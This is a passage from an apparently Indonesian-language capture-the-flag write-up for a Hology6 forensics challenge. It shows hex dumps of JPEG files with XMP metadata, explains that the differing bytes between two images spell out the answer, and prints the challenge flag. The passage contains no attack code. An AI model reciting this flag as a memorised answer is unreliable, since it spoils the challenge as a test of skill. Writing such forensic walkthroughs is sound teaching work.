00000 0050: 35 4D 30 4D 70 43 65 68 69 48 7A 72 65 53 7A 4E 5M0MpCeh iHzreSzN
00000 0060: 54 63 7A 6B 63 39 64 27 3F 3E 0A 3C 78 3A 78 6D Tczkc9d' ?>.<x:xm
00000 0070: 70 6D 65 74 61 20 78 6D 6C 6E 73 3A 78 3D 27 61 pmeta xm lns:x='a
00000 0080: 64 6F 62 65 3A 6E 73 3A 6D 65 74 61 2F 27 3E 0A dobe:ns: meta/'>.
00000 0090: 3C 72 64 66 3A 52 44 46 20 78 6D 6C 6E 73 3A 72 <rdf:RDF xmlns:r
00000 00A0: 64 66 3D 27 68 74 74 70 3A 2F 2F 77 77 77 2E 77 df='http ://www.w
00000 00B0: 33 2E 6F 72 67 2F 31 39 39 39 2F 30 32 2F 32 32 3.org/19 99/02/22
00000 00C0: 2D 72 64 66 2D 73 79 6E 74 61 78 2D 6E 73 23 27 -rdf-syn tax-ns#'
00000 00D0: 3E 0A 0A 20 3C 72 64 66 3A 44 65 73 63 72 69 70 >.. <rdf :Descrip

poster.jpg
00000 0000: FF D8 FF E0 00 10 4A 46 49 46 00 01 01 00 00 01 .....JF IF.....
00000 0010: 00 01 48 00 FF E1 0B 93 68 74 74 70 3A 2F 2F 6E ..H..... http://n
00000 0020: 73 2E 61 64 6F 62 65 2E 63 6F 6D 2F 78 61 70 2F s.adobe. com/xap/
```

Disini bisa kita lihat bahwa hex yang berbeda di highlight hijau.

Yang jika kita catat semua perbedaannya menjadi flag chall ini.

**Flag: Hology6{Y0u\_goT\_M3}**